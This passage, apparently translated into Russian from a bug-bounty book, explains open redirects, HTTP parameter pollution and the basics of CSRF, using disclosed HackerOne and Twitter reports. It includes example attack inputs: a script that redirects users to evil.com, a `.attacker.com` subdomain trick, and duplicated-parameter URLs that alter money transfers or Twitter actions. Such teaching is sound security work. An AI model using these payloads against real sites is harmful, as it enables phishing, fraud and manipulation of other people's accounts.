Открытый проект безопасности веб-приложений (Open Web Application Security Project, OWASP) - сообщество, занимающееся безопасностью приложений и составляющее перечень самых критических изъянов безопасности веб-приложений, - включил эту уязвимость в десятку важнейших уязвимостей 2013 года. Открытые перенаправления используют доверие к определённому домену - в нашем примере `https://www.google.com/`, - чтобы заманить жертву на вредоносный сайт. В ходе фишинговых атак таким способом заставляют пользователей поверить, будто они отправляют сведения доверенному сайту, хотя ценные данные в действительности попадают на сайт злоумышленника. Кроме того, злоумышленник может распространять с вредоносного сайта программы или похищать токены OAuth - эту тему мы рассмотрим в одной из следующих глав.

При поиске уязвимостей такого типа следует обращать внимание на GET-запрос к проверяемому сайту с параметром, который задаёт URL-адрес перенаправления.

Примеры

1. Открытое перенаправление при установке темы Shopify

Сложность: низкая

URL: `app.shopify.com/services/google/themes/preview/supply-blue?domain_name=XX`

Ссылка на отчёт: https://hackerone.com/reports/101962[1]

Дата сообщения: 25 ноября 2015 года

Вознаграждение: 500 долларов

Описание:

Первый пример открытого перенаправления был обнаружен в Shopify - решении для электронной коммерции, с помощью которого пользователи могут создавать интернет-магазины и продавать товары. Платформа Shopify позволяет администраторам настраивать внешний вид своих магазинов, в том числе устанавливать новые темы. Ранее в рамках этой возможности Shopify предоставляла предварительный просмотр темы по URL-адресам, содержащим параметр перенаправления. URL-адрес перенаправления выглядел примерно так; для удобства чтения я его изменил:

```
https://app.shopify.com/themes/preview/blue?domain_name=example.com/admin
```

В конце URL-адреса предварительного просмотра темы находился параметр `domain_name`, задававший другой URL-адрес, на который следовало перейти. Shopify не проверяла адрес перенаправления, поэтому значением параметра можно было воспользоваться, чтобы направить жертву на `http://example.com/admin`, где злоумышленник мог подвергнуть пользователя фишинговой атаке.

> **Выводы.** Не все уязвимости сложны. Для эксплуатации этого открытого перенаправления достаточно было изменить параметр `domain_name`, указав внешний сайт; в результате пользователь покидал Shopify и переходил на другой сайт.

2. Открытое перенаправление при входе в Shopify

Сложность: средняя

URL: `http://mystore.myshopify.com/account/login`

Ссылка на отчёт: https://hackerone.com/reports/103772[2]

Дата сообщения: 6 декабря 2015 года

Вознаграждение: 500 долларов

Описание:

Это открытое перенаправление похоже на первый пример с Shopify, но здесь параметр Shopify не направляет пользователя в домен, заданный параметром URL. Вместо этого значение параметра дописывается в конец поддомена Shopify. В обычных условиях так пользователя перенаправляли на определённую страницу выбранного магазина. После входа пользователя Shopify применяет для перенаправления параметр `checkout_url`. Например, если жертва посещала адрес:

```
http://mystore.myshopify.com/account/login?checkout_url=.attacker.com
```

её перенаправляли по следующему URL-адресу:

```
http://mystore.myshopify.com.attacker.com
```

На самом деле это уже не домен Shopify, поскольку он оканчивается на `.attacker.com`. При поиске в DNS доменные метки анализируются справа налево; в данном примере крайней справа является `.attacker.com`. Поэтому, когда для адреса:

```
http://mystore.myshopify.com.attacker.com
```

выполняется поиск в DNS, он соответствует домену `attacker.com`, который не принадлежит Shopify, а не домену `myshopify.com`, как предполагала Shopify.

Поскольку Shopify объединяла URL-адрес магазина - в данном случае `http://mystore.myshopify.com` - с параметром `checkout_url`, злоумышленник не мог произвольно отправить жертву куда угодно. Но он мог направить пользователя в другой домен, если обеспечивал тот же поддомен в URL-адресе перенаправления.

Выводы. Параметры перенаправления не всегда имеют очевидные названия, поскольку на разных сайтах и даже в разных частях одного сайта они именуются по-разному. Иногда встречаются параметры, обозначенные единственной буквой: например, `r=` или `u=`. При поиске открытых перенаправлений обращайте внимание на параметры URL, в названиях которых встречаются слова `URL`, `redirect`, `next` и подобные: они могут обозначать пути, куда сайт направляет пользователей.

Кроме того, если вы управляете лишь частью окончательного URL-адреса, возвращаемого сайтом, например только значением параметра `checkout_url`, и замечаете, что на серверной стороне этот параметр объединяется с жёстко заданным URL-адресом наподобие адреса магазина `http://mystore.myshopify.com`, попробуйте добавить специальные символы URL, например точку или `@`, чтобы изменить смысл адреса и перенаправить пользователя в другой домен.

3. Межстраничное перенаправление HackerOne

Сложность: средняя

URL: неприменимо

Ссылка на отчёт: https://hackerone.com/reports/111968[3]

Дата сообщения: 20 января 2016 года

Вознаграждение: 500 долларов

Описание:

Межстраничная веб-страница показывается перед ожидаемым содержимым. Это распространённый способ защиты от открытых перенаправлений: всякий раз, когда пользователь переходит по URL-адресу, ему можно показать промежуточную страницу с предупреждением, что он покидает текущий домен. Тогда, если страница назначения подделывает форму входа или пытается выдать себя за доверенный домен, пользователь будет знать о перенаправлении. HackerOne применяет такой подход при переходе по большинству ссылок за пределы своего сайта - например, по ссылкам в отправленных отчётах. Однако даже межстраничные веб-страницы не гарантируют защиты от уязвимостей перенаправления: сложности во взаимодействии сайтов всё ещё способны приводить к появлению скомпрометированных ссылок.

Для поддомена поддержки HackerOne использует Zendesk - систему обработки запросов в службу поддержки. Если после `hackerone.com` стоял путь `/zendesk_session`, пользователь переходил с платформы HackerOne на платформу HackerOne в Zendesk без промежуточной страницы, поскольку HackerOne доверяла URL-адресам, содержащим `hackerone.com`. Кроме того, Zendesk позволяла пользователям без промежуточной страницы переходить в другие учётные записи Zendesk с помощью параметра `/redirect_to_account?state=`.

В описываемом отчёте Махмуд Джамаль создал учётную запись Zendesk с поддоменом `http://compayn.zendesk.com` и с помощью редактора тем Zendesk, позволяющего администраторам изменять внешний вид сайта Zendesk, добавил в файл заголовка следующий код JavaScript:

```
<script>document.location.href="http://evil.com";</script>
```

Здесь Махмуд с помощью JavaScript предписывает браузеру перейти на `http://evil.com`. Подробный разбор JavaScript выходит за рамки книги, но тег `<script>` обозначает код внутри HTML, а `document` представляет весь HTML-документ, возвращаемый Zendesk, то есть данные веб-страницы. Идущие после `document` точки и имена обозначают его свойства. Свойства хранят сведения и значения, которые либо описывают объект, к которому относятся, либо позволяют воздействовать на него. Поэтому свойство `location` может управлять веб-страницей, отображаемой браузером, а вложенное свойство `href` - свойство объекта `location` - перенаправляет браузер на заданный сайт.

Таким образом, переход по следующей ссылке направлял жертву в поддомен Махмуда на Zendesk, заставлял браузер выполнить его сценарий и перенаправлял пользователя на `http://evil.com`. Обратите внимание: для удобства чтения URL-адрес изменён.

```
https://hackerone.com/zendesk_session?return_to=https://support.hackerone.com/ping/
    redirect?state=compayn:/
```

Поскольку ссылка содержит домен `hackerone.com`, межстраничная страница не появляется и пользователь не понимает, что посещаемая страница небезопасна. Любопытно, что первоначально Махмуд сообщил об этой проблеме перенаправления Zendesk, но компания оставила отчёт без внимания и не признала проблему уязвимостью. Поэтому он, естественно, продолжил исследование, пытаясь выяснить, как её можно эксплуатировать.

Выводы. Во время поиска уязвимостей отмечайте, какими службами пользуется сайт: каждая из них создаёт новые векторы атаки. В данном случае уязвимость стала возможной благодаря сочетанию Zendesk, которую использовала HackerOne, и известного разрешённого перенаправления.

Кроме того, при обнаружении ошибок будут случаи, когда человек, читающий ваш отчёт и отвечающий на него, не сразу поймёт последствия для безопасности. Именно поэтому в книге есть глава об отчётах об уязвимостях. В ней рассматривается, какие подробности включать в отчёт, как строить отношения с компаниями и другие вопросы. Если заранее проделать небольшую работу и уважительно объяснить в отчёте последствия для безопасности, проблема будет решена гораздо спокойнее.

Но даже при этом компании иногда с вами не согласятся. В таком случае продолжайте исследование, как поступил Махмуд: постарайтесь доказать возможность эксплуатации или объедините находку с другой уязвимостью, чтобы наглядно показать её действенность.

Итоги

Открытые перенаправления позволяют злоумышленнику незаметно направлять людей на вредоносный сайт. Как видно из примеров, для их обнаружения часто требуется наблюдательность. Иногда параметры перенаправления легко заметить по названиям `redirect_to=`, `domain_name=`, `checkout_url=` и подобным. В других случаях они носят менее очевидные имена: `r=`, `u=` и так далее.

Уязвимость такого типа основана на злоупотреблении доверием: жертву обманом заставляют посетить сайт злоумышленника, хотя она думает, что попадёт на знакомый сайт. Обнаружив предположительно уязвимые параметры, тщательно проверяйте их и добавляйте специальные символы, например точку, если часть URL-адреса задана жёстко.

Кроме того, пример с межстраничным перенаправлением HackerOne показывает, насколько важно во время поиска уязвимостей распознавать инструменты и службы, которыми пользуются сайты. Он также напоминает, что порой необходимо проявить настойчивость и наглядно продемонстрировать уязвимость, прежде чем её признают и назначат вознаграждение.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.

Глава 5. Загрязнение параметров HTTP

Описание

Загрязнение параметров HTTP (HTTP Parameter Pollution, HPP) - это манипулирование тем, как веб-сайт обрабатывает параметры, получаемые в HTTP-запросах. Уязвимость возникает, когда параметры внедряются и принимаются уязвимым сайтом как доверенные, что приводит к неожиданному поведению. Это может происходить на серверной стороне, где серверы посещаемого сайта обрабатывают невидимые для вас сведения, или на клиентской стороне, где результат виден в клиенте - обычно в браузере.

Серверное загрязнение параметров HTTP

Когда вы обращаетесь к веб-сайту, его серверы обрабатывают запрос и возвращают ответ, как рассказывалось в главе 1. Иногда серверы не просто возвращают веб-страницу, но и выполняют код на основании сведений из переданного им URL-адреса. Этот код работает только на серверах и, по существу, невидим для вас: вы видите отправленные сведения и полученный результат, но всё происходящее между ними остаётся чёрным ящиком. При серверном HPP вы отправляете серверам неожиданные данные, пытаясь заставить серверный код вернуть неожиданный результат. Поскольку работу серверного кода увидеть нельзя, для обнаружения серверного HPP приходится выявлять потенциально уязвимые параметры и экспериментировать с ними.

Серверное HPP могло бы возникнуть, например, если ваш банк выполнял бы переводы через веб-сайт, а сервер обрабатывал бы их, принимая параметры URL. Допустим, для перевода денег необходимо заполнить три параметра URL: `from`, `to` и `amount`. Они по порядку задают номер счёта списания, счёт зачисления и сумму перевода. URL-адрес для перевода 5000 долларов со счёта 12345 на счёт 67890 мог бы выглядеть так:

```
https://www.bank.com/transfer?from=12345&to=67890&amount=5000
```

Банк может предполагать, что получит только один параметр `from`. Но что произойдёт, если отправить два таких параметра?

```
https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF
```

Начало этого URL устроено так же, как в первом примере, но в конце добавлен ещё один параметр `from`, задающий другой счёт списания - `ABCDEF`. Как вы, вероятно, уже догадались, если приложение уязвимо для HPP и банк доверяет последнему полученному параметру `from`, злоумышленник может выполнить перевод с чужого счёта.

Вместо перевода 5000 долларов со счёта 12345 на счёт 67890 серверный код воспользуется вторым параметром и отправит деньги со счёта `ABCDEF` на счёт 67890.

Как серверные, так и клиентские уязвимости HPP зависят от поведения сервера при получении нескольких одноимённых параметров. Например, PHP/Apache использует последнее вхождение, Apache Tomcat - первое, ASP/IIS - все вхождения и так далее. Следовательно, единого гарантированного способа обработки нескольких одноимённых параметров не существует, а при поиске HPP необходимо экспериментально выяснить, как работает проверяемый сайт.

До сих пор в примере использовались очевидные параметры, но иногда уязвимости HPP возникают из-за скрытого поведения серверного кода, которое непосредственно увидеть нельзя.

Допустим, банк решил изменить обработку переводов: исключил параметр `from` из URL-адреса в серверном коде и вместо этого стал принимать массив, содержащий несколько значений.

Теперь банк принимает два параметра: счёт зачисления и сумму перевода. Счёт списания считается заранее известным. Пример ссылки может выглядеть так:

```
https://www.bank.com/transfer?to=67890&amount=5000
```

Обычно серверный код остаётся для нас загадкой, но, к счастью, мы похитили исходный текст банка и знаем, что его серверный код на Ruby - намеренно ужасный ради наглядности примера - выглядит следующим образом:

```
user.account = 12345

def prepare_transfer(params)
 params << user.account
 transfer_money(params) # user.account (12345) становится params[2]
end

def transfer_money(params)
 to = params[0]
 amount = params[1]
 from = params[2]
 transfer(to, amount, from)
end
```

Этот код создаёт две функции: `prepare_transfer` и `transfer_money`. Функция `prepare_transfer` принимает массив `params`, содержащий параметры `to` и `amount` из URL-адреса. Массив имеет вид `[67890,5000]`: его значения заключены в квадратные скобки и разделены запятыми. Первая строка функции добавляет в конец массива сведения об учётной записи пользователя, определённые ранее в коде. В результате в `params` получается массив `[67890,5000,12345]`, после чего `params` передаётся функции `transfer_money`.

Обратите внимание: в отличие от параметров, значения массивов Ruby не имеют связанных с ними имён. Поэтому код рассчитывает, что значения всегда следуют в массиве в одном порядке: сначала счёт зачисления, затем сумма и, наконец, счёт списания. В функции `transfer_money` это становится очевидным: каждому значению массива присваивается переменная. Позиции в массиве нумеруются с нуля, поэтому `params[0]` обращается к первой позиции - в данном случае к значению `67890` - и присваивает её переменной `to`. В двух следующих строках другим значениям также назначаются переменные, а затем их имена передаются функции `transfer`. Эта функция во фрагменте кода не показана; она принимает значения и фактически переводит деньги.

В идеале параметры URL всегда будут оформлены так, как ожидает код. Однако злоумышленник может изменить результат этой логики, передав в `params` значение `from`, например с помощью следующего URL-адреса:

```
https://www.bank.com/transfer?to=67890&amount=5000&from=ABCDEF
```

В этом случае параметр `from` тоже попадёт в массив `params`, переданный функции `prepare_transfer`, поэтому значения массива примут вид `[67890,5000,ABCDEF]`. После добавления учётной записи пользователя получится `[67890,5000,ABCDEF,12345]`. В результате в функции `transfer_money`, вызываемой из `prepare_transfer`, переменная `from` получит третий параметр. Код ожидает, что это будет значение `user.account`, равное `12345`, но фактически обратится к переданному злоумышленником значению `ABCDEF`.

Клиентское загрязнение параметров HTTP

Клиентские уязвимости HPP, напротив, позволяют внедрить параметры в URL-адрес, который затем отражается на странице, возвращаемой пользователю.

Два исследователя, Лука Кареттони и Стефано ди Паола, в докладе об этом типе уязвимостей, представленном в 2009 году, привели пример такого поведения с условным URL-адресом `http://host/page.php?par=123%26action=edit` и следующим серверным кодом:

```
<? $val = htmlspecialchars($_GET['par'], ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

Здесь код создаёт новый URL-адрес на основании адреса, введённого пользователем. Сформированный URL содержит параметры `action` и `par`, причём второй определяется URL-адресом пользователя. В условном URL злоумышленник передаёт значение `123%26action=edit` в параметре `par`. Последовательность `%26` - это URL-код символа &, поэтому при разборе URL она интерпретируется как &. Благодаря этому в созданную ссылку `href` добавляется ещё один параметр, хотя явный параметр `action` не указывается.

Если бы вместо этого использовалось `123&action=edit`, строка была бы воспринята как два отдельных параметра: `par` со значением `123` и `action` со значением `edit`. Но сайт ищет и применяет в своём коде только параметр `par`, чтобы создать новый URL, поэтому параметр `action` был бы отброшен. Обойти это ограничение позволяет `%26`: первоначально `action` не распознаётся как отдельный параметр, а значение `par` становится равным `123%26action=edit`.

Затем `par`, где символ & закодирован как `%26`, передаётся функции `htmlspecialchars`. Эта функция преобразует специальные символы, в том числе `%26`, в значения, закодированные для HTML; в результате `%26` становится &. Преобразованное значение сохраняется в `$val`. После этого новая ссылка создаётся добавлением `$val` к значению `href`, и получается:

```
<a href="/page.php?action=view&par=123&amp;action=edit">
```

Таким способом злоумышленнику удаётся добавить в URL из `href` дополнительный параметр `action=edit`. В зависимости от того, как сервер обрабатывает два параметра `action`, это может привести к уязвимости.

Примеры

1. Кнопки публикации в социальных сетях на HackerOne

Сложность: низкая

URL: `https://hackerone.com/blog/introducing-signal-and-impact`

Ссылка на отчёт: https://hackerone.com/reports/105953[1]

Дата сообщения: 18 декабря 2015 года

Вознаграждение: 500 долларов

Описание:

Записи блога HackerOne содержат ссылки для публикации материалов в популярных социальных сетях - Twitter, Facebook и других. Эти ссылки создают содержимое для публикации пользователем, которое ссылается на исходную запись блога. В ссылках для создания публикации есть параметры, направляющие читателя к записи блога, когда другой пользователь нажимает опубликованную ссылку.

Была обнаружена уязвимость: при посещении записи блога хакер мог дописать ещё один параметр URL, который отражался в ссылке публикации для социальной сети. В результате

опубликованная ссылка вела не в нужную запись блога, а в другое место.

В примере из отчёта об уязвимости сначала открывался URL-адрес:

```
https://hackerone.com/blog/introducing-signal
```

а затем к нему добавлялось:

```
&u=https://vk.com/durov
```

Когда HackerOne отображала на странице блога ссылку для публикации в Facebook, получался следующий адрес:

```
https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/
    durov
```

Если посетитель HackerOne, желавший поделиться материалом с помощью ссылок социальных сетей, нажимал эту вредоносно изменённую ссылку, последний параметр `u` получал приоритет над первым и использовался в публикации Facebook. В результате пользователь Facebook, нажав ссылку, попадал на `https://vk.com/durov`, а не на HackerOne.

Кроме того, при публикации в Twitter HackerOne добавляла стандартный текст твита, рекламирующий запись. Им тоже можно было манипулировать, включив в URL последовательность `&text=`:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_site:https://vk.com/
    durov
```

После перехода по ссылке пользователь видел всплывающее окно твита с текстом `another_site:https://vk.com/durov`, а не с текстом, рекламирующим блог HackerOne.

Выводы. Ищите возможности для атаки, когда веб-сайт принимает содержимое, обращается к другой веб-службе, например к социальной сети, и использует текущий URL-адрес для создания ссылки на общедоступную публикацию.

В таких ситуациях отправленные данные могут передаваться дальше без надлежащих проверок безопасности, что способно привести к уязвимостям загрязнения параметров.

2. Отключение уведомлений Twitter

Сложность: низкая

URL: `twitter.com`

Ссылка на отчёт: blog.mert.ninja/twitter-hpp-vulnerability[2]

Дата сообщения: 23 августа 2015 года

Вознаграждение: 700 долларов

Описание:

В августе 2015 года хакер Мерт Таскин заметил любопытный URL-адрес, когда отписывался от уведомлений Twitter:

```
https://twitter.com/i/u?iid=F6542&uid=1134885524&nid=22+26
```

Для книги я немного его сократил. Вы заметили параметр `UID`? Так получилось, что это идентификатор вашей учётной записи Twitter. Обратив на него внимание, Мерт сделал то, что, по моему предположению, сделали бы большинство из нас, хакеров: заменил `UID` идентификатором другого пользователя. И... ничего. Twitter вернул ошибку.

Решив не останавливаться там, где другие могли бы сдаться, Мерт добавил второй параметр `UID`. URL-адрес принял следующий вид - его я тоже сократил:

```
https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26
```

И... УСПЕХ! Ему удалось отписать другого пользователя от уведомлений по электронной почте. Оказалось, Twitter был уязвим для HPP при отписке пользователей.

Выводы. Хотя описание получилось коротким, работа Мерта показывает важность настойчивости и знаний. Если бы после неудачной замены `UID` идентификатором другого пользователя он отказался от поиска или не знал об уязвимостях типа HPP, то не получил бы вознаграждение в 700 долларов.

Кроме того, следите за параметрами наподобие `UID` в HTTP-запросах: многие уязвимости основаны на манипулировании значениями параметров, которое заставляет веб-приложения совершать неожиданные действия.

3. Twitter Web Intents

Сложность: низкая

URL: `twitter.com`

Ссылка на отчёт: Parameter Tampering Attack on Twitter Web Intents[3]


Дата сообщения: ноябрь 2015 года

Вознаграждение: не раскрыто

Описание:

Twitter Web Intents предоставляет всплывающие интерфейсы для работы с твитами, ответами, ретвитами, отметками «Нравится» и подписками пользователей Twitter на сторонних сайтах. Они позволяют взаимодействовать с содержимым Twitter, не покидая страницу и не предоставляя разрешение новому приложению только ради такого взаимодействия.

Вот как выглядит одно из подобных всплывающих окон:



Twitter Intent

Во время проверки хакер Эрик Рафалофф обнаружил, что HPP подвержены все четыре типа намерений: подписка на пользователя, отметка твита как понравившегося, ретвит и публикация твита. Twitter создавал каждое намерение посредством GET-запроса с параметрами URL следующего вида:

```
https://twitter.com/intent/intentType?paramter_name=paramterValue
```

URL включал `intentType` и одну или несколько пар «имя параметра - значение параметра»: например, имя пользователя Twitter и идентификатор твита. По этим параметрам Twitter создавал всплывающее окно намерения и показывал пользователю профиль для подписки либо твит для отметки. Эрик обнаружил, что для намерения подписаться можно создать URL с двумя параметрами `screen_name` вместо ожидаемого единственного параметра:

```
https://twitter.com/intent/follow?screen_name=twitter&screen_name=ericrtest3
```

Обрабатывая запрос и создавая кнопку подписки, Twitter отдавал приоритет второму значению `screen_name`, `ericrtest3`, перед первым значением, `twitter`. Поэтому пользователя, пытавшегося подписаться на официальную учётную запись Twitter, можно было обманом

заставить подписаться на тестовую учётную запись Эрика. При посещении созданного Эриком URL серверный код Twitter формировал следующую HTML-форму с двумя параметрами `screen_name`:

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=ericrtest3" method="post">
 <input type="hidden" name="authenticity_token" value="...">
 <input type="hidden" name="screen_name" value="twitter">
 <input type="hidden" name="profile_id" value="783214">
 <button class="button" type="submit">
  <b></b><strong>Follow</strong>
 </button>
</form>
```

Twitter брал сведения из первого параметра `screen_name`, связанного с официальной учётной записью Twitter, поэтому жертва видела правильный профиль пользователя, на которого намеревалась подписаться: первый параметр `screen_name` из URL использовался для заполнения двух значений `input`. Но при нажатии кнопки пользователь подписывался на `ericrtest3`, поскольку атрибут `action` тега `form` использовал значение второго параметра `screen_name` из параметра `action` формы, переданного в исходном URL:

```
https://twitter.com/intent/follow?screen_name=twitter&screen_name=ericrtest3
```

Аналогично при отображении намерения отметить твит Эрик обнаружил, что способен добавить параметр `screen_name`, хотя для отметки твита тот не нужен. Например, он мог создать URL:

```
https://twitter.com/intent/like?tweet_id=661625230297821184 5&screen_name=ericrtest3
```

Обычному намерению отметить твит нужен только параметр `tweet_id`, но Эрик внедрил в конец URL параметр `screen_name`. При отметке такого твита жертва видела правильный профиль его владельца, однако показанная рядом с правильным твитом и правильным профилем автора кнопка подписки относилась к постороннему пользователю `ericrtest3`.

Выводы. Этот пример похож на предыдущую уязвимость Twitter с `UID`. Неудивительно, что подверженность сайта такому изъяну, как HPP, может указывать на более широкую системную проблему. Обнаружив подобную уязвимость, иногда стоит потратить время и изучить всю платформу: возможно, в других её областях удастся эксплуатировать аналогичное поведение.

Итоги

Опасность загрязнения параметров HTTP в действительности зависит от действий, выполняемых серверной частью сайта, и от того, где используются загрязнённые параметры.

Обнаружение подобных уязвимостей в большей степени, чем поиск других изъянов, требует экспериментов. Действия серверной части веб-сайта могут оставаться для хакера чёрным ящиком, а значит, скорее всего, вы будете почти ничего не знать о том, что сервер делает после получения ваших данных.

Методом проб и ошибок удаётся обнаруживать ситуации с такими уязвимостями. Ссылки социальных сетей обычно служат хорошей отправной точкой, но не забывайте продолжать исследования и вспоминайте об HPP, когда проверяете подстановку таких параметров, как `UID`.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Статья Мерта Таскина: blog.mert.ninja.
[3] [назад] Статья Эрика Рафалоффа: ericrafaloff.com.

Глава 6. Межсайтовая подделка запросов

Описание

Атака межсайтовой подделки запросов (cross-site request forgery, CSRF) происходит, когда злоумышленник с помощью HTTP-запроса получает доступ к сведениям пользователя на другом веб-сайте и использует их, чтобы действовать от имени пользователя. Обычно для этого жертва должна быть заранее аутентифицирована на целевом сайте, куда отправляется действие, причём сама жертва не знает, что подверглась атаке. Рассмотрим простой пример:

1. Боб входит на сайт своего банка, чтобы проверить баланс.
2. Закончив, он открывает учётную запись Gmail, перейдя на `https://gmail.com/`.
3. Боб видит письмо со ссылкой на незнакомый сайт и нажимает её, желая узнать, куда она ведёт.
4. После загрузки незнакомый сайт предписывает браузеру Боба отправить HTTP-запрос банковскому сайту, который переводит деньги со счёта Боба на счёт злоумышленника.
5. Банковский сайт Боба получает HTTP-запрос от незнакомого и вредоносного сайта, не имеет защиты от CSRF и поэтому выполняет перевод.

Файлы cookie

Прежде чем подробно разбираться, как был скомпрометирован Боб, необходимо поговорить о файлах cookie. Когда вы посещаете сайт, требующий аутентификации, например имени пользователя и пароля, он обычно сохраняет cookie в вашем браузере. Файлы cookie создаются веб-сайтами и хранятся на компьютере пользователя.

Cookie применяются для разных целей, в том числе для хранения пользовательских настроек и истории посещения веб-сайта. Для хранения таких сведений у cookie могут быть атрибуты - стандартизированные элементы данных, которые сообщают браузеру о файле и о порядке обращения с ним. Среди возможных атрибутов есть домен, срок действия, `secure` и `httponly`.

Помимо атрибутов cookie могут содержать пары «имя - значение», состоящие из идентификатора и связанного значения, которое передаётся веб-сайту. Сайт назначения этих сведений определяется атрибутом домена cookie. Один сайт может установить любое число файлов cookie, каждый со своим назначением. Например, cookie `session_id` позволяет сайту запомнить пользователя, чтобы тому не приходилось вводить имя и пароль на каждой посещаемой странице и при каждом действии. Помните, что HTTP считается протоколом без сохранения состояния: при каждом HTTP-запросе веб-сайт не знает, кто перед ним, и поэтому должен снова аутентифицировать пользователя.

Например, пара «имя - значение» в cookie может иметь вид `sessionId:123456789`, а домен cookie - `.site.com`. Это означает, что cookie `user_id` следует отправлять каждому посещаемому пользователем сайту в домене `.site.com`: `foo.site.com`, `bar.site.com`, `www.site.com` и так далее.

Атрибуты `secure` и `httponly` сообщают браузерам, когда и каким образом разрешается отправлять и читать cookie. Значений у этих атрибутов нет: это флаги, которые либо присутствуют в cookie, либо отсутствуют. Если у cookie установлен атрибут `secure`, браузер отправляет его только при посещении сайтов по HTTPS. Если вы откроете `http://www.site.com/` с защищённым cookie, браузер не передаст cookie сайту. Так обеспечивается конфиденциальность, поскольку

соединения HTTPS зашифрованы, а HTTP - нет. Атрибут `httponly` сообщает браузеру, что cookie разрешено читать лишь посредством запросов HTTP и HTTPS. Это станет важно в следующей главе о межсайтовом скриптинге, а пока достаточно знать: если cookie имеет атрибут `httponly`, браузер не позволит языкам сценариев, например JavaScript, прочесть его значение. Cookie без атрибута `secure` можно передать сайту, не использующему HTTPS; аналогично cookie без установленного `httponly` можно прочитать через соединение, отличное от HTTP.

Наконец, срок действия просто сообщает браузеру, когда сайт перестанет считать cookie действительным и браузеру следует его уничтожить.

Вернёмся к Бобу. Когда он посещает банковский сайт и входит в систему, банк отвечает на его HTTP-запрос HTTP-ответом с cookie, идентифицирующим Боба. После этого браузер Боба автоматически отправляет cookie со всеми остальными HTTP-запросами к банковскому сайту.

Закончив банковские операции, Боб не выходит из системы и решает посетить `https://www.gmail.com/`. Это важно: когда вы выходите с сайта, тот обычно отправляет HTTP-ответ, прекращающий действие cookie. Поэтому при следующем посещении сайта придётся войти снова.

Открывая неизвестный сайт, Боб невольно посещает вредоносную веб-страницу, предназначенную для атаки на его банковский сайт. Способ эксплуатации банка зависит от того, принимает ли он запросы GET или POST.

CSRF с запросами GET

